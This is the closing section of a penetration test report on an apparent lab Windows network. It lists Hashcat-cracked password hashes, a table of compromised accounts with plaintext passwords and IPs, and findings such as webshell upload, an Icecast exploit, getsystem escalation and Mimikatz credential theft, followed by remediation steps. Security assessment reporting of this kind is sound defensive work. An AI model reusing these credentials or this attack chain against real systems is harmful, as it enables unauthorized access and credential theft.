
Taking these results to Hashcat again revealed two new hash matches, along with reused passwords from the other machine hashes. The two new matching passwords belonged to petyer.baelish and Joffrey.baratheon.

`6c439acfa121a821552568b086c8d210:@littlefinger@` → petyer.baelish

`3b60abbc25770511334b3829866b08f1:1killerlion` → Joffrey.baratheon

The re-used "Passw0rd! was identified for Administrator, vagrant, robert.baratheon, and tyrone.lannister.

C. Discovered Network Diagram & Credentials



Compromised User Accounts		
Username	Password	Machine IP
Administrator	Passw0rd!	172.16.15.22
vagrant	Passw0rd!	172.16.15.22
DefaultAcount		172.16.15.22
Guest		172.16.15.22
robb.stark	sexywolf	172.16.15.22
sql_svc	YouWillNotKerboroast1ngMeeeeee	172.16.15.22
Administrator	Passw0rd!	172.16.15.10
vagrant	Passw0rd!	172.16.15.10
Guest		172.16.15.10
petyer.baelish	@littlefinger@	172.16.15.10
joffrey.baratheon	1killerlion	172.16.15.10
robert.Baratheon	Passw0rd!	172.16.15.10
tyrone.Lannister	Passw0rd!	172.16.15.10

D. Vulnerabilities Discovered

Vulnerability #	Vulnerability Name / Vector	Description	Severity
1	Unrestricted File Upload	ASP.NET site on port 8980 allowed upload of .aspx files (webshells) without validation	Critical
2	Command Execution via Webshell	Uploaded cmdasp.aspx provided full command execution on the target system	Critical
8	Outdated Icecast Exploit	Icecast on port 8981 had a known exploit that granted full meterpreter access	Critical
3	Privilege Escalation via SeImpersonatePrivilege	The default user had SeImpersonatePrivilege, allowing privilege escalation with getsystem	High
4	Credential Exposure via Hashdump	Password hashes dumped from SAM database, exposing 10+ total accounts	High
6	Empty Passwords	DefaultAccount and Guest had no passwords set	High
7	Cleartext Password via Kiwi (Mimikatz)	sql_svc password extracted in plaintext using Kiwi	High
8	Weak Passwords (Hashcat Cracked)	Hashes for multiple users cracked by hashcat	High
9	Password Reuse	Paswords re-used for numerous user accounts	High

III. Remediation Plan

Based on our findings, there are quite a few remediation steps that need to be taken in order to secure this network and its services moving forward. This plan addresses the vulnerabilities discovered in an order that prioritizes based on risk-level.

Step 1: Update or remove Icecast services. If decommissioned, block port 8981 at the firewall.

Step 2: Implement strict file uploads on the website, whitelisting safe file types only.

Step 3: Disable execution of uploaded content, serve uploads from a non-executable directory.

Step 4: Disable SeImpersonatePrivilege on low-privileged accounts.

Step 5: Force all users to create new passwords with increased complexity requirements (12+ characters with special characters), Along with a strict no password re-use policy.

Step 6: Restrict local admin rights and enable LSASS protection to prevent unauthorized access to SAM registry database.

Step 7: Enable RunAsPPL (LSA protection) and disable credential caching where possible. Enforce password hashing with strong algorithms before storage.

Step 8: Consider segmenting the network with internal firewalls or VLANs to mitigate lateral movement capabilities.

In addition to these steps, consider taking extra measures to improve network security. Including, looking into options for centralized logging and monitoring in the form of a SIEM. Audit other accounts and services

and remove those no longer required. Assume a least privilege approach by only assigning privileges to users where absolutely necessary, not just convenient.